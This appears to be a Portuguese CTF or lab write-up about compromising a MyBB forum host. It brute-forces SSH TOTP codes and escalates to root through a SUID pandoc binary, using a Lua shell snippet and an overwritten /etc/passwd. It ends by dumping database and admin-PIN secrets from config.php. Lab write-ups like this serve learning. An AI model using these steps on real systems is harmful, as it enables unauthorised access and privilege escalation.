Durante a análise dos arquivos pertencentes à conta do **Super Moderador**, identifiquei diversos documentos relevantes que continham informações sensíveis. Entre eles, destaquei materiais relacionados ao **SSH-TOTP**, um mecanismo de autenticação via SSH baseado em senhas temporárias (One-Time Passwords – OTP), nas quais o código gerado possui tempo de expiração de aproximadamente um minuto. Esse recurso tem como objetivo substituir ou reforçar métodos tradicionais de autenticação, agregando uma camada adicional de segurança ao acesso remoto.

The screenshot shows the 'Attachments Manager' interface, displaying a list of 7 attachments. The table includes columns for Attachment, Post, and Posted. The attachments are: testing.zip (77.44 KB, 2 Downloads), hardwareToken.jpg (34.79 KB, 1 Downloads), DevTools.zip (1.08 KB, 2 Downloads), Releases.txt (1.35 KB, 3 Downloads), Low-Level SSH-TOTP Diagram.png (55.73 KB, 2 Downloads), High-Level SSH-TOTP Diagram.png (39.15 KB, 2 Downloads), and SSH-TOTP documentation.pdf (92.96 KB, 3 Downloads).

Attachment	Post	Posted
testing.zip (77.44 KB, 2 Downloads)	accidental remove Thread: accidental remove	01-29-2021, 07:59 PM
hardwareToken.jpg (34.79 KB, 1 Downloads)	ooo Thread: ooo	01-29-2021, 07:42 PM
DevTools.zip (1.08 KB, 2 Downloads)	ppp Thread: ppp	01-29-2021, 07:40 PM
Releases.txt (1.35 KB, 3 Downloads)	pp Thread: pp	01-29-2021, 07:34 PM
Low-Level SSH-TOTP Diagram.png (55.73 KB, 2 Downloads)	p Thread: p	01-29-2021, 07:29 PM
High-Level SSH-TOTP Diagram.png (39.15 KB, 2 Downloads)	g Thread: g	01-29-2021, 07:26 PM
SSH-TOTP documentation.pdf (92.96 KB, 3 Downloads)	p Thread: p	01-29-2021, 07:22 PM

2.7 Acesso via SSH

De forma geral, foi identificado o usuário **architect**. A autenticação dessa conta utiliza OTP baseado em tempo (TOTP), exigindo que o relógio do cliente esteja sincronizado com o servidor. Em arquivos encontrados há três **SharedToken** que, com scripts de análise, permite gerar o OTP necessário para o login via SSH.

```
1:root@pop-os: /home/pop_star/Temporario ~
ntplib.NTPStats object at 0x7d92658a45b0>
er 23 set 2025 18:26:21 UTC

Time Sync Completed Successfully.
Conducting brute-force on OTP

95467c5a9cc67f03d9fa64
Connection failed with: 95467c5a9cc67f03d9fa64, trying again

c5ec0dcaa5b305102b2caf
Connection failed with: c5ec0dcaa5b305102b2caf, trying again

c5ec0dcaa5b305102b2caf
Connection failed with: c5ec0dcaa5b305102b2caf, trying again

02fc90a957038df910b98a
Connection failed with: 02fc90a957038df910b98a, trying again

fe1221bd6aaebbab7c52af
Success with: fe1221bd6aaebbab7c52af

Execute this command: sshpass -p 'fe1221bd6aaebbab7c52af' ssh architect@10.201.88.243
You have 60 seconds or less to run this command.
root@pop-os: /home/pop_star/Temporario#

2:architect@ip-10-201-88-243: ~
System information as of Tue 23 Sep 2025 06:26:42 PM UTC

System load:  0.08      Processes:           118
Usage of /:   53.8% of 15.64GB
Memory usage: 20%      Users logged in:    0
Swap usage:   0%       IPv4 address for ens5: 10.201.88.243

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

"I have been expecting you... You are on time..." -the architect
Last login: Wed Mar 10 16:05:54 2021 from 192.168.200.131
architect@ip-10-201-88-243:~$ id
uid=1000(architect) gid=1000(architect) groups=1000(architect),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
architect@ip-10-201-88-243:~$
```

3. Escalação de Privilégio com pandoc

Uma vez autenticado, procurei por binários SUID usando o comando `find / -perm -4000 2>/dev/null`. Como alternativa, poderia ter utilizado o LinPEAS.

```
architect@ip-10-201-88-243:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/pandoc
/usr/local/bin/sudo
/bin/mount
/bin/fusermount
/bin/su
/bin/umount
architect@ip-10-201-88-243:~$ ls -la /usr/bin/pandoc
-rwsr-sr-x 1 root root 80908912 Mar  8 2021 /usr/bin/pandoc
architect@ip-10-201-88-243:~$
```

Comecei a ler sobre o binário `pandoc` e percebi que ele pode ser usado para ler arquivos. Como possuí o bit SUID definido e é executado com privilégios de root, torna-se um alvo ideal.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Pandoc has a builtin `Lua` interpreter for writing filters, other functions might apply.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' >$TF
sudo pandoc -L $TF /dev/null
```

Limited SUID

Uma vez autenticado, copiei `/etc/passwd` para `/tmp`. Em seguida gerei uma senha (por exemplo, `password123`) com `openssl` e a escrevi no arquivo que havia copiado. Por fim, usei o binário `pandoc`, que possui o bit SUID e é executado como root, para gravar o arquivo modificado de volta em `/etc/passwd`.

```
architect@ip-10-201-88-243:/tmp$ cp /etc/passwd .
architect@ip-10-201-88-243:/tmp$ openssl passwd password123
Warning: truncating password to 8 characters
tktb0Y9RtThRY
architect@ip-10-201-88-243:/tmp$ nano passwd
architect@ip-10-201-88-243:/tmp$ nano passwd
architect@ip-10-201-88-243:/tmp$ pandoc passwd -t plain -o /etc/passwd
[WARNING] Could not deduce format from file extension
Defaulting to markdown
architect@ip-10-201-88-243:/tmp$ su root
Password:
root@ip-10-201-88-243:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-201-88-243:/tmp#
```

4. Pós-Exploração com Privilégios Máximos

Já com acesso root, examinei a pasta do usuário e identifiquei o `sharedSecret` necessário para futuras autenticações.


```
class_custommoderation.php    class_moderation.php    config.php
class_datacache.php           class_parser.php         datahandler.php
```

```
root@ip-10-201-88-243:/var/www/html/inc# cat config.php
```

```
<?php
/**
 * Database configuration
 *
 * Please see the MyBB Docs for advanced
 * database configuration for larger installations
 * https://docs.mybb.com/
 */

$config['database']['type'] = 'mysqli';
$config['database']['database'] = 'mybb';
$config['database']['table_prefix'] = 'mybb ';

$config['database']['hostname'] = 'localhost';
$config['database']['username'] = 'mybbuser';
$config['database']['password'] = 'prefixnulledcerv9';

/**
 * Admin CP directory
 * For security reasons, it is recommended you
 * rename your Admin CP directory. You then need
 * to adjust the value below to point to the
```

```
    '10.0.0.0/8',
    '172.16.0.0/12',
    '192.168.0.0/16',
);

/**
 * Admin CP Secret PIN
 * If you wish to request a PIN
 * when someone tries to login
 * on your Admin CP, enter it below.
 */

$config['secret_pin'] = '718008';root@ip-10-201-88-243:/var/www/html
root@ip-10-201-88-243:~# ls
SSH-TOTP-timeSimulator.py
root@ip-10-201-88-243:~# ls -la
```